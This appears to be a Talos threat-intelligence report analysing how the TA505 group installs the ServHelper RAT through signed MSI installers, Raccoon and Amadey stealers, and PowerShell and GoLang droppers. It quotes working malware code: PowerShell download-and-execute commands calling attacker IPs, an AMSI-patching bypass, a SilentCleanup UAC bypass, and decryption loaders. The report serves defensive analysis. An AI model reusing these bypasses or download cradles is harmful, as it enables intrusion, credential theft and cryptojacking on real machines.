Signed MSI files, Raccoon and Amadey are used for installing ServHelper RAT

blog.talosintelligence.com/2021/08/raccoon-and-amadey-install-servhelper.html

By Vanja Svajcer.

News summary

- Group TA505 has been active for at least seven years, making wide-ranging connections with other threat actors involved in ransomware, stealing credit card numbers and exfiltrating data. One of the common tools in TA505's arsenal is ServHelper. In mid-June, Cisco Talos detected an increase in ServHelper's activity. We investigated the activity and discovered a set of intertwined malware families and TTPs.
- We found that ServHelper is being installed onto the targeted systems using several different mechanisms, ranging from fake installers for popular software to using other malware families such as Raccoon and Amadey as the installation proxies.
- This threat demonstrates several techniques of the MITRE ATT&CK framework, most notably Scripting - T1064, PowerShell - T1059.001, Process Injection - T1055, Non-Standard Port - T1571, Remote Access Software - T1219, Input Capture - T1056, Obfuscated Files or Information - T1027, Ingress Tool Transfer - T1105, and Registry Run Keys/Startup Folder - T1547.001.

What's new?

Although ServHelper has existed since at least early 2019, we detected the use of other malware families to install it. The installation comes as a GoLang dropper, .NET dropper or PowerShell script. Its activity is generally linked to Group TA505, but we cannot be certain that they are the exclusive users of this RAT.

ServHelper will also sometimes install a module that includes either Monero or Ethereum cryptocurrency mining tools.

How did it work?

One path for infection starts with the compromise of a legitimate site that hosts cryptographically signed MSI installers. These install popular software such as Discord. However, they also launch a variant of the Raccoon stealer, which downloads and installs a ServHelper RAT if instructed by the command and control (C2) server.

Attackers also deploy the ServHelper RAT with a variant of the Amadey malware which gets a full command line from the server to install an initial PowerShell downloader component for ServHelper.

ServHelper includes the functionality to remotely control the infected system, log keystrokes, exfiltrate users' confidential data, launch RDP sessions, install cryptomining software and install the NetSupport remote access tool.

So what?

Although many threat actors, such as TA505 or its associated groups — to which we attribute these campaigns with moderate confidence — have been affected by the arrests of several CLOP members in Ukraine, they continued to operate using a different set of tools. These attacks are geared toward taking control over the infected systems and stealing confidential data which the group will likely leverage for financial gain later on. Users need to make sure they install software only from trusted sources. Even if installers are signed with a valid certificate, that does not mean that the functionality is legitimate.

Technical details

Introduction

This investigation started as a single and simple call to an IP address hosting a PowerShell script found in Cisco Secure product telemetry. Initially, while looking at the code, we thought it is just one of many cryptomining malware campaigns.

However, we realized soon that the main payload is a variant of a ServHelper backdoor. The usage of the tool is generally linked with the activity of the threat group TA505. TA505 is a crimeware-focused group active since at least 2014. They are mostly known for their usage of the Dridex and CLOP ransomware families in their campaigns. There are some theories that CLOP ransomware gang members, arrested in Ukraine in June 2021, originated from the group TA505.

What started as an investigation into an Ethereum cryptominer, turned out to be a never-ending whirlwind of different malware families. Apart from the usual suspects, often attributed to TA505, such as the Raccoon stealer and Amadey stealer/loader, we have encountered a couple of newer techniques from this group. TA505 now uses an MSI installer signed with a valid certificate and a GoLang go-clr-based dropper that can load a .NET assembly from memory.

Initial discovery

While looking at the daily report of suspicious command lines, we encountered a call to a PowerShell script hosted at the IP address 94.158.245.88.

```
powershell -enc
IAAkAGEAPQBpAHcAcgAgACcAaAB0AHQAcAA6AC8ALwA5ADQALgAxADUAOAAuADIANAA1AC4AOAA4AC8AYgBpAC4AcABzADEAJwAgAC0AVQBzAGUAQg
BhAHMAaQBjAFAAQQByAHMAaQBuAGcAIAB8AGkAZQB4AA== (Decoded:  $a=iwr 'http://94.158.245.88/bi.ps1' -UseBasicPArsing |
iex)
```

Initial command in product telemetry.

The downloaded script was a simple PowerShell script to download additional scripts and launch a VBScript file, "start.vbs." We first assumed this was another cryptocurrency miner, but we decided to analyze the scripts because, as a cryptocurrency miner, it was not immediately familiar.

```
(New-Object Net.Webclient).downloadstring("http://94.158.245.88/bf/start.vbs") | out-file $env:temp\start.vbs
(New-Object Net.Webclient).downloadstring("http://94.158.245.88/bf/Get-Content.ps1") | out-file $env:temp\resolve-domain.ps1
(New-Object Net.Webclient).downloadstring("http://94.158.245.88/bf/ready.ps1") | out-file $env:temp\ready.ps1

start-process wscript -args "$env:temp\start.vbs"
```

Downloaded PowerShell script, "bi.ps1."

Start.vbs is a simple driver that seems to check for the size of the System Management BIOS memory to avoid executing within virtual machines, and then launches the script "ready.ps1."

```
Set fasg = GetObject("winmgmts:\\.\root\wmi").ExecQuery _
    ("SELECT * FROM MSSmBios_RawSMBiosTables")

For Each obj In fasg
    gttjs=64 * obj.SMBiosData(9) + 64


Next

If gttjs> 128 Then
ffdshu="-eP ByPAsS "
saf4th = "powErsHell "+ffdshu+" -F %temp%\ready.ps1"

CreateObject("Wscript.Shell").Run saf4th, 0, false
End If
```

Start.vbs first checks for the amount of SMBIOS memory before it launches the initial loader.

Before executing the next stage, ready.ps1 decodes a base64-encoded string to reveal a tool for disabling the Microsoft AMSI interface, which is often used by anti-malware software for scanning the content of obfuscated PowerShell, VBA, VBS and scripts written in other Microsoft scripting languages. Once AMSI is disabled, ready.ps1 launches the next stage, which

is the main PowerShell loader, resolve-domain.ps1.

```
$HDEBKJA = [TDQIE]::LoadLibrary("$('âmsî.dll'.nOrMaLIzE([CHAr](70)+[CHar](181-70)+[Char]([byTE]0x72)+[ChAR](141-32)+[cHar]([BytE]0x44)) -replace
[cHAr](162-70)+[chAR]([bYTe]0x70)+[CHAR](205-82)+[char]([bYtE]0x4D)+[CHaR]([byTE]0x6E)+[Char]([BytE]0x7D))");
$KILNMV = [TDQIE]::GetProcAddress($HDEBKJA, "$([Char]([BYTe]0x41)+[chAR]([bYTE]0x6D)+[chAR](152-37)+[CHAr]([bytE]0x69)+[Char]([bYTE]0x53)+[cHaR](
[bYte]0x63)+[Char](7275/75)+[cHaR](8250/75)+[char]([bytE]0x42)+[char]([byte]0x75)+[cHaR](4998/49)+[ChaR]([byte]0x66)+[CHAR]([bYte]0x65)+[CHAR](
[bYte]0x72))");
$p = 0;
[TDQIE]::VirtualProtect($KILNMV, [uint32]5, 0x40, [ref]$p);
$QQBG = "0xB8";
$ESKG = "0x57";
$GEQS = "0x00";
$CHDO = "0x07";
$EWHW = "0x80";
$NIQG = "0xC3";
$ONZJP = [Byte[]] ($QQBG,$ESKG,$GEQS,$CHDO,+$EWHW,+$NIQG);
[YSQQKLEPPVPY]::Copy($ONZJP, 0, $KILNMV, 6);
```

AMSI bypass in ready.ps1.

The AMSI bypass first loads the amsi.dll library and then gets the address of the function AmsiScanBuffer. The first six bytes of the function are patched with 2 x86 instructions "MOV EAX,80070057;RET" to return the value 0x80070057 (INVALID ARG) to the caller so that it seems as if the scan has failed.

Main PowerShell loader

The loader starts with a function for decrypting the content of a variable containing the real PowerShell code of the loader. The function derives a TripleDES password from the parameters submitted to the function call.

```
$odjvju4 = New-Object System.Text.ASCIIEncoding;
$wtxwxvfjtld = $odjvju4.GetBytes("XCXHPGELOASSALUS");
$mfnnrdbjxha = [Convert]::FromBase64String($mfnnrdbjxh);
$uzurhg = New-Object System.Security.Cryptography.PasswordDeriveBytes($ltitqoqvyn, $odjvju4.GetBytes($kdiofpbiwx), "SHA1", 2);
[Byte[]] $ucmgokrugp = $uzurhg.GetBytes(16);
$pxcsxzktvf = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
$pxcsxzktvf.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $ovwdknzxnb = New-Object Byte[]($mfnnrdbjxha.Length);
$elwwcnrqtx = $pxcsxzktvf.CreateDecryptor($ucmgokrugp, $wtxwxvfjtld);
$nepxoedscc = New-Object System.IO.MemoryStream($mfnnrdbjxha, $True);
$zogdqkgsem = New-Object System.Security.Cryptography.CryptoStream($nepxoedscc, $elwwcnrqtx, [System.Security.Cryptography.CryptoStreamMode]::Read);
$pyyownnspi = $zogdqkgsem.Read($ovwdknzxnb, 0, $ovwdknzxnb.Length);
$nepxoedscc.Close();
$zogdqkgsem.Close();
$pxcsxzktvf.Clear();
  $r = $ovwdknzxnb[3..($ovwdknzxnb.Length-1)];
return $odjvju4.GetString($ovwdknzxnb);
}
 $zrnfhnzsfv = yvhrjjldbq "nq79cd5ka8g3re1l6oshfi0zv24mxbwj" "20j6kzev341otgxq8bfi9drac7nspw5l" "20j6kzev341otgxq8bfi9drac7nspw5l" "itrt.jpg" "read"

 invoke-expression $zrnfhnzsfv
```

TripleDES is used to decrypt the actual PowerShell loader.

When decrypted, the main loader contains several base64-encoded buffers and a logic to drop and load files decoded from those buffers. Before it's dropped to disc, the buffers need to be decrypted using a simple byte XOR scheme with a fixed seven-byte XOR key.

```
function pasgouta  {
    param($string, $method)
    $xorkey = [System.Text.Encoding]::UTF8.GetBytes("urueusj")
    if ($method -eq "decrypt"){
        $string = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($string))
    }
    $byteString = [System.Text.Encoding]::UTF8.GetBytes($string)
    $xordData = $(for ($i = 0; $i -lt $byteString.length; ) {
        for ($j = 0; $j -lt $xorkey.length; $j++) {
            $byteString[$i] -bxor $xorkey[$j]
            $i++
            if ($i -ge $byteString.Length) {
                $j = $xorkey.length
            }
        }
    })
    if ($method -eq "encrypt") {
        $xordData = [System.Convert]::ToBase64String($xordData)
    } else {
        $xordData = [System.Text.Encoding]::UTF8.GetString($xordData)
    }

    return $xordData
```

The main loader needs to deobfuscate the file content after Base64 decoding.

The loader will, depending on the characteristics of the system, attempt to drop the payloads into the following locations:

- C:\Windows\branding\mediasvc.png
- C:\Windows\branding\mediasrv.png
- C:\Windows\branding\wupsvc.jpg
- C:\Windows\system32\rdpclip.exe
- C:\Windows\system32\rfxvmt.dll

These locations are a telltale sign of ServHelper infection, a RAT that's been active since at least early 2019.

While reading the deobfuscated PowerShell script we noticed the download and execution of another URL: hxxp://45[.]61[.]136[.]223/get/m5.php. The call to this URL will be executed only if the amount of memory in the graphics card is larger than 4MB, which may be a way to evade some virtual machines or just a check for a machine with sufficient capacity to download the module, which is used for cryptocurrency mining.

Cryptomining module m5.php

The cryptomining module hosted on hxxp://45[.]61[.]136[.]223/get/m5.php is what prompted us to initially assume that the final payload of the campaign is just a cryptominer and not confidential information stealing and remote control of the infected systems which may be attributed, based on the known TTPs, to Group TA505.

```
$a=Get-WmiObject Win32_VideoController | select @{Expression={$_.adapterram/1MB};label="MB"}
if($a[0].MB -gt 4){
$g=New-Object -ComObject Msxml2.XMLHTTP;$g.open('GET',"http://45.61.136.223/get/m5.php",$false);$g.send();iex $g.responseText
```

m5.php will only be downloaded if the size of the video controller memory is larger than 4MB.

The m5 is lightly obfuscated, first by adding a decimal 92 to each of the characters and then by base64 encoding it. The script creates another PowerShell script in the C:\Windows\system32\update-request.ps1. The update-request module will be launched through a UAC bypass attempt which abuses a scheduled task \Microsoft\Windows\DiskCleanup\SilentCleanup by modifying the registry value HKCU:\Environment\windir to contain the call to the modified slmgr.vbs script containing the call to launch update-request.ps1.

```
        if ($OSVersion -match "10")
        {
          $registryPath = "HKCU:\Environment"
$Name = "windir"
#Use for hidden window
#$Value = "powershell -ExecutionPolicy bypass -windowstyle hidden -Command `"& `'$PSCommandPath`'`";#"
#Use for interactive window

$Value = "wscript $filename   "
Set-ItemProperty -Path $registryPath -Name $name -Value $Value
write-host $Value
schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null
Remove-ItemProperty -Path $registryPath -Name $name
sleep 5
```

UAC bypass to launch update-request.ps1.

Update-request.ps1 is obfuscated in a similarly simple manner to m5.php content. The script contains another layer of obfuscation with TripleDES similar to the one seen in resolve-domain.ps1. An interesting fact is that the decrypting function has a name decra, which is the same name as an export of a ServHelper service loader, which will be described a bit later.

Once decoded, update-request contains instructions to download and run cryptomining software. In some previous instances, ServHelper installations were linked to Monero mining but in this campaign, a choice is made between mining Monero with XMRig and Ethereum. Ethermine and its configuration file are downloaded if Ethereum is the chosen miner.

The Ethminer payload is saved into the drive as C:\windows\system32\mui_pack_es.json as a base64-encoded file, which is also encrypted using XOR with the byte-based key "Asfianweiw". The Monero mining XMRig payload may be downloaded into C:\windows\system32\mui_pack.json and decrypted before loading into memory using the same method. This tactic is likely designed to avoid the detection of PE files by anti-malware software.

The mining payloads will only exist in the memory as PE modules and it will be loaded by injecting them reflectively into the legitimate process c:\windows\system32\msiexec.exe. The method to hollow msiexec seems to be a PowerShell port of the C++ RunPE process hollowing project. It loads an embedded base64-encoded custom .NET assembly which is simply used as a trampoline to avoid having to import all the required functions from the kernel32.dll module.

Looking at the Ethereum payouts for the address 0x12420E4083F1E37b91AFA0E054682d049F9505C6 at the blockchain explorer on ethermine.org, we can see that the pool of miners with this address earned just over 17 Ethereums over the period of fewer than four months, which at the time of writing this post is worth slightly more than $33,000 USD.

Ethermine payouts to the address associated with the TA505 ServHelper campaigns.

ServHelper installation

In this campaign, the PowerShell loader resolve-domain.ps1 is responsible for dropping and installing the ServHelper payload. In this case, the main loader is downloaded from a website, but in some other cases, the main PowerShell loader is dropped by an executable dropper.

The PowerShell loader uses the same SilentCleanup UAC bypass seen in the mining module to execute the registry. The file system can change without the UAC prompt.

The loading of ServHelper consists of two main DLL modules combined with helper modules to allow communication over RDP. The PowerShell module changes the registry keys related to the Windows service Terminal Server. The Terminal Server service is changed so that it listens on a non-default TCP port 7201 instead of the default port 3389. A new Remote Desktop service Termservice is created and its ServiceDLL value is set to point into the ServHelper DLL loader C:\Windows\branding\mediasrv.png.

The loader DLL mediasrv.png is packed with UPX and employs a simple XOR decryption of strings that are dynamically constructed in memory. The loader is a service DLL with the ServiceMain function containing the ability to load the main ServHelper DLL module from C:\Windows\branding\mediasvc.png.

The mediasrv.png contains the usual exports for a svchost-based service DLL, such as ServiceMain, SvcHostPushServiceGlobals and an additional export decra, which seems to be used for decryption. SvcHostPushServiceGlobals seems to be used to load the standard Remote Desktop DLL termserv.dll and loads an RDPWrapper configuration from the dropped file C:\Windows\branding\wupsvc.jpg. Some earlier analyses indicate that the

first stage of the ServHelper DLL loader is in fact a modified variant of RDPWrapper which allows for remote concurrent RDP sessions on the host. This would also explain the loading of the RDPWrap configuration file.

```
loc_180004FFA:                          ; DATA XREF: .rdata:000000018001C210↓o
;   try {                               ; int
                mov     [rsp+108h+var_D8], 0Bh
                mov     [rsp+108h+Src], 0B3BAAEAAh ; mediasvc.png
                mov     [rsp+108h+var_D0], 8D868A93h ; int
                mov     [rsp+108h+var_CC], 0E78C9683h
                nop     word ptr [rax+rax+00h]

loc_180005020:                          ; CODE XREF: ServiceMain+2F7↓j
                mov     eax, edi
                lea     rcx, [rsp+108h+Src]
                add     rcx, rax
                lea     eax, [rdi-24h]
                xor     [rcx], al
                inc     edi
                mov     eax, [rsp+108h+var_D8]
                cmp     edi, eax
                jb      short loc_180005020
                mov     byte ptr [rsp+rax+108h+Src], 0
                movdqa  xmm0, cs:xmmword_18001B530
                movdqu  xmmword ptr [rsp+108h+var_70], xmm0 ; int
                mov     byte ptr [rsp+108h+var_80], 0 ; int
                lea     rdx, [rsp+108h+Src] ; Src
                lea     rcx, [rsp+108h+var_80] ; void *
                call    sub_1800052D0
                nop
;   } // starts at 180004FFA

loc_18000506A:                          ; DATA XREF: .rdata:000000018001C218↓o
;   try {
                lea     rcx, [rsp+108h+lpLibFileName]
                cmp     qword ptr [rsp+108h+var_90+8], 10h
                cmovnb  rcx, [rsp+108h+lpLibFileName] ; lpLibFileName
                call    cs:LoadLibraryA
                cmp     cs:byte_18001FCE0, 0
                jnz     short loc_180005092
                call    resolveProcaddr
```

Modified RDPWrap DLL first decrypts the name and then loads the main ServHelper module.

The main ServHelper RAT module is written in Delphi using the compilation to native code. It uses a modified Vigneres cipher to encrypt and decrypt the strings used in the file. We used IDAPython to create a simple script for decoding the strings and assigned a function key to patch the strings back into an IDA database file. We'll share this script at the bottom of this post.

The ServHelper module contains typical backdoor functionality. It launches many threads, some for tunneling the traffic over OpenSSH (which may be downloaded from a C2 server) tunnel and some as a main command processing loop, which for the sample under analysis, accepts the following commands:

- xl
- info
- fixrdp
- reboot
- updateuser
- deployns
- keylogadd
- keylogdel
- keyloglist
- keylogreset
- keylogstart
- sshurl
- getkeylog
- getchromepasswords
- getmozillacookies
- getchromecookies
- search
- bkport

- hijack
- persist
- stophijack
- sethijack
- setcopyurl
- forcekill
- nop
- tun
- slp
- killtun
- shell
- update
- load
- socks

Although the hijack and keylogging commands are accepted by the RAT, it seems like they are not implemented by the variant. From the analysed code, it seems that, for example, the hijack functionality should be implemented by one of the DLL exports, gusiezo3. However, this functionality actually enters an infinite sleep loop. Other researchers have previously described the other functions in depth.

```
                public gusiezo3
gusiezo3        proc near               ; DATA XREF: .pdata:00000000003C820C↓o

var_s30         = qword ptr  30h
var_s38         = qword ptr  38h

; __unwind { // System::_DelphiExceptionHandler(System::TExceptionRecord *,ulong long,void *,void *)
                push    rbp
                sub     rsp, 40h
                mov     rbp, rsp
                mov     [rbp+var_s38], 0
                mov     [rbp+var_s30], 0
                nop

loc_2B1B59:                             ; CODE XREF: gusiezo3+23↓j
                mov     ecx, 3E8h       ; dwMilliseconds
                call    Sleep_0
                jmp     short loc_2B1B59
; ---------------------------------------------------------------------------
                align 2
                lea     rcx, [rbp+var_s30]
                mov     edx, 2
                call    System::_UStrArrayClr(void *,int)
                lea     rsp, [rbp+40h]
                pop     rbp
                retn
; } // starts at 2B1B40
gusiezo3        endp
```

Gusiezo3 export is supposed to handle the command hijack but it simply enters an infinite loop.

This is similar to other exports, like euefnaiw, which should handle keylogging and hitit, but no functionality is implemented. The C2 domain name for this sample is "novacation.cn." While searching for other related samples, we discovered another dropper written in GoLang.

GoLang go-clr dropper

The dropper uses the go-clr loader, which allows a GoLang executable to load a .NET assembly from memory or from the disk. The dropper extracts a base64-encoded buffer from its own rdate section, decompresses the buffer using gzip deflate, and loads the .NET ServHelper dropper into memory to execute it. The base64 buffer is corrupt to avoid automatic

extraction by anti-malware software. It automatically replaces itself before it is base64 decoded and decompressed.

```
mov     [rsp+0B0h+var_8], rbp
lea     rbp, [rsp+0B0h+var_8]
lea     rax, aH4si8z2sZ1whyf ; "H4sI...............8z2S+z1WHYfhrK+qv6"...
mov     [rsp+0B0h+var_B0], rax
mov     [rsp+0B0h+var_A8], 43C9AAh
lea     rax, a25        ; "..25"
mov     [rsp+0B0h+var_A0], rax
mov     [rsp+0B0h+var_98], 2
lea     rax, aAclmnpsz  ; "ACLMNPSZ"
mov     [rsp+0B0h+var_90], rax
mov     [rsp+0B0h+var_88], 1
mov     [rsp+0B0h+var_80], 0FFFFFFFFFFFFFFFFh
nop     dword ptr [rax]
call    strings_Replace
mov     rax, cs:qword_A00300
mov     rcx, [rsp+0B0h+var_78]
mov     rdx, [rsp+0B0h+var_70]
mov     [rsp+0B0h+var_B0], rax
mov     [rsp+0B0h+var_A8], rcx
mov     [rsp+0B0h+var_A0], rdx
call    encoding_base64___ptr_Encoding__DecodeString
```

Gzip buffer is corrected before it is base64 decoded into a binary buffer containing a .NET assembly.

The loaded assembly is a usual dropper for ServHelper. It extracts the PowerShell loader components for the ServHelper into the temporary files folder and runs ready.ps1, which launches the infection as described above.

```
3   private void Form1_Load(object sender, EventArgs e)
4   {
5       File.WriteAllText(Path.GetTempPath() + "\\get-content.ps1", Encoding.Default.GetString(Resources.Get_Content));
6       File.WriteAllText(Path.GetTempPath() + "\\ready.ps1", Encoding.Default.GetString(Resources.ready));
7       Thread.Sleep(1000);
8       bool flag = File.Exists(Path.GetTempPath() + "\\get-content.ps1");
9       if (flag)
10      {
11          ProcessStartInfo processStartInfo = new ProcessStartInfo();
12          processStartInfo.FileName = "powershell.exe";
13          processStartInfo.Arguments = "-ep bypass & '" + Path.GetTempPath() + "\\ready.ps1'";
14          processStartInfo.RedirectStandardOutput = true;
15          processStartInfo.RedirectStandardError = true;
16          processStartInfo.UseShellExecute = false;
17          processStartInfo.CreateNoWindow = true;
18          Process process = new Process();
19          process.StartInfo = processStartInfo;
20          process.Start();
21          string text = process.StandardOutput.ReadToEnd();
22          string text2 = process.StandardError.ReadToEnd();
23          process.WaitForExit();
24      }
25      Application.Exit();
26  }
```

.NET ServHelper dropper drops and executes the PowerShell loader components.

As with every investigation, we tried to find similar files and their locations on the internet and found that GoLang droppers are downloaded and installed as a consequence of running a group of MSI installer packages signed with a valid certificate and not detected by any antimalware software. The installers purport to be MSI files that install various applications, including a video editor, a wiki program and Discord.

MSI installer downloaders

The certificate belongs to a Russian company SGP-GEOLOGIYA, OOO. The first sample has been submitted to VirusTotal on May 2 and again on July 15.

Malicious MSI installers signed by "SGP-GEOLOGIYA, OOO" are not detected.

The MSI installer file is created with a trial version of Advanced Installer. Files created with Advanced Installer contain a parser aipackagechainer.exe used to parse the package and communicate to msiexec.exe to download and run prerequisites. the AI_PreRequisite table contains a URL hxxp://91[.]212[.]150[.]205/filename.exe that points to an executable file that the installer downloads and runs.

Tables	PrereqKey	Disp...	SetupFileUrl	Loca...	Exa
AI_PreRequisite	VideoEditor	Video E...	http://91.212.150.205/filename.exe	1	0
ActionText					

MSI installer will download and run files from any URL specified in the AI_PreRequisite table.

However, the URL of the GoLang ServHelper dropper, referenced as being downloaded by the MSI installer, is hxxp://91[.]212[.]150[.]205/al.exe and there is no reference to it in the MSI installation prerequisites. A logical assumption is that the filename.exe is a downloader of the ServHelper dropper.


Raccoon and Amadey stealers entering the ServHelper play

The sample filename.exe, (SHA256 7516b2271e4a887156d52f661cdfc561fded62338a72b56f50bf188c2f5f222a), downloaded by the MSI installer is a variant of the Raccoon information stealing malware. Raccoon is a stealer that attempts to find and exfiltrate information that can be used by the attacker to gain financial benefits, such as user credentials, cookies, cryptocurrency wallet details and credit card numbers.

The sample we analysed, referenced by the MSI installer, communicates with a C2 server hosted on 34[.]76[.]8[.]115.

Raccoon uses HTTP for communication with the C2 server. The data submitted and received is encrypted with RC4 using an encryption key hardcoded within the body of the stealer. When run for the first time, the Raccoon executable sends a POST request to the C2 server. The request contains the basic information about the bot, such as a unique bot identifier,

username, configuration identifier and the format of data expected and the C2 server responds with the configuration in a format specified by the bot, usually JSON.



```
                mov     byte ptr [ebp+var_4], 3
                mov     edx, ebx
                movaps  xmm0, ds:xmmword_47D630 ; $Z2s`ten\@bE9vzR
                movups  xmmword ptr [ebp+var_31E], xmm0
                mov     [ebp+var_30E], 0E1h ; 'á'

loc_429CF5:                             ; CODE XREF: _main+4DC↓j
                mov     cl, byte ptr [ebp+var_31E]
                not     cl
                xor     byte ptr [ebp+edx+var_31E+1], cl
                inc     edx
                cmp     edx, 10h
                jb      short loc_429CF5
                sub     esp, 18h
                mov     byte ptr [ebp+var_30E+1], bl
                lea     eax, [ebp+var_31E+1]
                mov     [ebp+var_18], esp
                mov     ecx, esp
                push    eax             ; int
                call    std::string::string(std::string &&) ; 5
                sub     esp, 18h
;   } // starts at 429CD8
;   try {
                mov     byte ptr [ebp+var_4], 4
                lea     eax, [ebp+Src]
                mov     ecx, esp
                push    eax             ; Src
                call    To_Basic_String_Copy
                lea     eax, [ebp+var_674]
;   } // starts at 429D27
;   try {
                mov     byte ptr [ebp+var_4], 3
                mov     esi, offset unk_488B48
                push    eax             ; void *
                mov     ecx, esi
                call    RC4Crypt
```

The RC4 passphrase and all other Raccoon strings are encrypted with a simple XOR scheme.

The analysed sample RC4 passphrase was "$Z2s`ten\@bE9vzR". We used it to decrypt the response sent back to the bot from the C2 server. Then, we obtained the JSON configuration, which shows that the C2 instructs the bot to download the GoLang ServHelper dropper.


```
{
    "_id": "DWQyGXoBuI_ccNKocREQ",
    "au": "/l/f/DWQyGXoBuI_ccNKocREQ/cd6a494df762f11ceb1a1ea30b05b13f6f58a4d5",
    "ls": "/l/f/DWQyGXoBuI_ccNKocREQ/942562961160bd3e737f6a5d1b4c77f7c0082857",
    "ip": "",
    "location": {
        "country": "United States",
        "country_code": "US",
        "state": "Virginia",
        "state_code": "VA",
        "city": null,
        "zip": null,
        "latitude":
        "longitude":
    },
    "c": {
        "m": null,
        "lu": null
    },
    "lu": [{
        "u": "http://91.212.150.205/al.exe",
        "l": ["paypal", "amazon"],
        "t": 0
    }],
    "rm": 1,
    "is_screen_enabled": 1,
    "is_history_enabled": 1,
    "depth": 3
}
```

Decrypted Raccoon configuration to download the ServHelper GoLang dropper.

However, Raccoon is not the only family used to install ServHelper together with executing its information stealing objective. Another stealer family samples, variants of Amadey are also instructed by its C2 server to download ServHelper samples. This is done in a slightly different manner. The Amadey loader receives a PowerShell command line from its C2 server and executes it to download and install ServHelper samples in its PowerShell form. The usage of Amadey is also linked to group TA505.

The sample with SHA256 baad7552e8fc0461babc0293f7a3191509b347596d9ca8d2a82560992ff2c48e, apart from it screen capture and credential dumping plugins receives from the C2 server 157[.]90[.]24[.]103 the command which decodes to the same IP address we initially observed in our telemetry: 94[.]158[.]245[.]88.

```
POST /hx33jnDw/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 157.90.24.103
Content-Length: 84
Cache-Control: no-cache

id=152119601237&vs=2.07&sd=ee3167&os=9&bi=1&ar=1&pc=fkjkrvhsia&un=user&dm=&av=0&lv=0HTTP/1.1 200
OK
Date: Sun, 27 Dec 2020 01:32:39 GMT
Server: Apache/2.4.38 (Debian)
Content-Length: 56
Content-Type: text/html; charset=UTF-8

<c>1000042021+++FBjWc8NBuVHU3QQk6sH4nOwvzFoyu2nLGL84#<d>GET /11.bat HTTP/1.1
Host: 157.90.24.103

HTTP/1.1 200 OK
Date: Sun, 27 Dec 2020 01:32:39 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Mon, 21 Dec 2020 13:14:09 GMT
ETag: "f5-5b6f93bbfd0e1"
Accept-Ranges: bytes
Content-Length: 245
Content-Type: application/x-msdos-program

powershell -w hidden -ep bypass -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwA
bwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AOQA0AC4AMQA1ADgALgAyADQANQAuADgAOAAvAGQAcgBjAC4A
cABzADEAJwApAA==
```

